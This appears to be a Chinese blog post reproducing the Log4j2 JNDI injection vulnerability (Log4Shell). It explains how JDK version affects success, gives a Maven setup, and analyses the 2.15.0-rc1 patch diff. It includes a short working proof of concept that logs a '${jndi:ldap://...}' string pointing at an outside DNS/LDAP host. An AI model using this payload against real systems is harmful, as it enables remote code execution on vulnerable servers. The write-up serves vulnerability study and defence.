Log4j2漏洞复现&原理&补丁绕过

0x01 前言


我tm都呕了，昨晚出了这个洞，在家复现半天没搞出来，然后凌晨快两点的时候成功了两次，然后又不行，然后睡了，贼jb真实。

然后今天来公司随便搞了两下就成功了，唯一的变化就是换了台电脑，贼jb恐怖。

经过测试就是jdk版本的问题。

0x02 漏洞复现

这里我一共使用了两个jdk版本




8u202的情况比较特殊，其实我今天凌晨在家里用的也是8u202的版本，失败了。

今天来公司也是用的8u202版本的jdk，成功了。


我仔细研究了两者的不同，我发现唯一不同的就是我公司这个idea启的project带有springboot的库。

然后看了默安的一篇文章

JDK版本<8u191，可通过LDAP引入外部JNDI Reference：




JDK版本>=8u191，当存在 org.apache.naming.factory.BeanFactory 与 com.springsource.org.apache.el 等依赖时，可在返回的JNDI Reference中指定相应工厂类及setter方法，或是由LDAP引入序列化链实现RCE：



明白了其中的原因

还可以参考以往的jndi注入



然后为了方便本地测试，就把jdk版本降下来了，高版本要搞也可以，需要加参数。

- 首先拉一个maven项目，把dependency搞上去

```
<dependencies>
    <!-- https://mvnrepository.com/artifact/org.apache.logging.log4j/log4j-core -->
    <dependency>
        <groupId>org.apache.logging.log4j</groupId>
        <artifactId>log4j-core</artifactId>
        <version>2.14.1</version>
    </dependency>
    <!-- https://mvnrepository.com/artifact/org.apache.logging.log4j/log4j-api -->
    <dependency>
        <groupId>org.apache.logging.log4j</groupId>
        <artifactId>log4j-api</artifactId>
        <version>2.14.1</version>
    </dependency>
    <!--        <dependency>-->
    <!--            <groupId>commons-collections</groupId>-->
    <!--            <artifactId>commons-collections</artifactId>-->
    <!--            <version>3.1</version>-->
    <!--        </dependency>-->

</dependencies>
```

- 然后直接搞上一个poc

```java
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class Log4j2 {



    private static final Logger logger = LogManager.getLogger(Log4j2.class);

    public static void main(String[] args) {
        logger.error("${jndi:ldap://4561b2f7.dns.1433.eu.org/exp}");
    }
}
```

复现成功


漏洞触发没有难度，就是个jndi注入

撸一发各家的情报

漏洞影响版本：


2.0 <= Apache Log4j 2 <= 2.14.1

安恒信息应急响应中心已验证该漏洞的可利用性：



安恒这个，我猜测和我遇到了一样的问题，所以没从本地复现，我猜测是这样，不一定对。


2021年12月9日，360漏洞云安全专家已第一时间复现上述漏洞，演示如下：



暂无CVE编号


完整POC代码已在360漏洞云情报平台（https://loudongyun.360.cn/）发布，360漏洞云情报平台用户可通过平台下载进行安全自检。

360，用的是挂恶意类的方法来做复现，弹个计算器，我也来弹一个吧。



和fastjson一个玩法

这里看看自家怎么复现的



他这里是用的System.setProperty来做的


用的是rmi，和网上通用的ldap的poc不同，也是去请求一个外链，协议不同而已，不过通常情况下rmi限制更多。

详细用法可以参考fastjson的利用

0x03 原理

默安写了篇文章，这里就不重复写了

独家！Log4j2 RCE漏洞代码浅析 (qq.com)



最终的触发点在lookup上，然后用lookup去发请求。

然后jndiName是用户可控的，也就是在log中的记录。

因此导致了漏洞产生

0x04 补丁绕过


这里的绕过指的是绕过

log4j-2.15.0-rc1

这个版本

exp这里我在公网上还没看到有人发出来，这里就不给exp了，讲一下原理，感兴趣可以自己构造

首先看一看新版和老版的对比



这里可以看到5天前其实就开始搞了，他就放了新版出来。

其实如果先知先觉，这个漏洞已经被打了5天了。

点进去看一下


```
public synchronized <T> T lookup(final String name) throws NamingException {
    try {
        URI uri = new URI(name);
        if (uri.getScheme() != null) {
            if (!allowedProtocols.contains(uri.getScheme().toLowerCase(Locale.ROOT))) {
                LOGGER.warn("Log4j JNDI does not allow protocol {}", uri.getScheme());
                return null;
            }
            if (LDAP.equalsIgnoreCase(uri.getScheme()) || LDAPS.equalsIgnoreCase(uri.getScheme())) {
                if (!allowedHosts.contains(uri.getHost())) {
                    LOGGER.warn("Attempt to access ldap server not in allowed list");
                    return null;
                }
                Attributes attributes = this.context.getAttributes(name);
                if (attributes != null) {
                    // In testing the "key" for attributes seems to be lowercase while the attribute id is
                    // camelcase, but that may just be true for the test LDAP used here. This copies the Attri
                    // to a Map ignoring the "key" and using the Attribute's id as the key in the Map so it ma
                    // the Java schema.
```

这里对scheme和host做了白名单校验，如果不在这里面就走return null这段逻辑。

但是，兄弟们，这个白名单都是需要自己配置的，默认是空。

那么意思就是说，如果自己不去配置，那就莫得法来绕过，因为是白名单。

再看看怎么修复lookup的



这里把原来的直接formats解析做了限制，还写了一个withoutLookupOptions方法

```
89  -       int noLookupsIdx = loadNoLookups(options);
90  -       boolean noLookups = Constants.FORMAT_MESSAGES_PATTERN_DISABLE_LOOKUPS || noLookupsIdx >= 0;
91  -       String[] formats = noLookupsIdx >= 0 ? ArrayUtils.remove(options, noLookupsIdx) : options;
92  -       TextRenderer textRenderer = loadMessageRenderer(noLookupsIdx >= 0 ? ArrayUtils.remove(options, noLookupsIdx) : options);
    90  +   boolean lookups = loadLookups(options) >= 0;
    91  +   String[] formats = withoutLookupOptions(options);
    92  +   TextRenderer textRenderer = loadMessageRenderer(formats);
93  93      MessagePatternConverter result = formats == null || formats.length == 0
94  94              ? SimpleMessagePatternConverter.INSTANCE
95  95              : new FormattedMessagePatternConverter(formats);
96  -       if (!noLookups && config != null) {
    96  +   if (lookups && config != null) {
97  97          result = new LookupMessagePatternConverter(result, config);
98  98      }
```

跟一下这个方法看看

```
105 +   private static String[] withoutLookupOptions(final String[] options) {
106 +       if (options == null || options.length == 0) {
107 +           return options;
108 +       }
109 +       List<String> results = new ArrayList<>(options.length);
110 +       for (String option : options) {
111 +           if (!LOOKUPS.equalsIgnoreCase(option) && !NOLOOKUPS.equalsIgnoreCase(option)) {
112 +               results.add(option);
113 +           }
114 +       }
115 +       return results.toArray(new String[0]);
116 +   }
117 +
```

日死，我们着重看一下这段。

```
if (!noLookups && config != null) {
if (lookups && config != null) {
```

这个判断很有意思，在老版本，这个lookup是默认开启的，那么!过去就是默认不开启，于是注入payload是能够走的通的。


现在新版本lookups是默认不开启的，如果想要开启，需要自己手动去配置。

```
 */
public static MessagePatternConverter newInstance(final Configuration config, final String[] options) {
    int noLookupsIdx = loadNoLookups(options);
    boolean noLookups = Constants.FORMAT_MESSAGES_PATTERN_DISABLE_LOOKUPS || noLookupsIdx >= 0;
    String[] formats = noLookupsIdx >= 0 ? ArrayUtils.remove(options, noLookupsIdx) : options;
    TextRenderer textRenderer = loadMessageRenderer(noLookupsIdx >= 0 ? ArrayUtils.remove(options, noLookupsIdx) : options)
    boolean lookups = loadLookups(options) >= 0;
    String[] formats = withoutLookupOptions(options);
    TextRenderer textRenderer = loadMessageRenderer(formats);
    MessagePatternConverter result = formats == null || formats.length == 0
            ? SimpleMessagePatternConverter.INSTANCE
            : new FormattedMessagePatternConverter(formats);
    if (!noLookups && config != null) {
    if (lookups && config != null) {
        result = new LookupMessagePatternConverter(result, config);
    }
    if (textRenderer != null) {
```


看，像上面这些configuration和options都是需要手动进行配置的。

也就是说，这个版本基本没啥问题了，那为啥还能绕过呢。

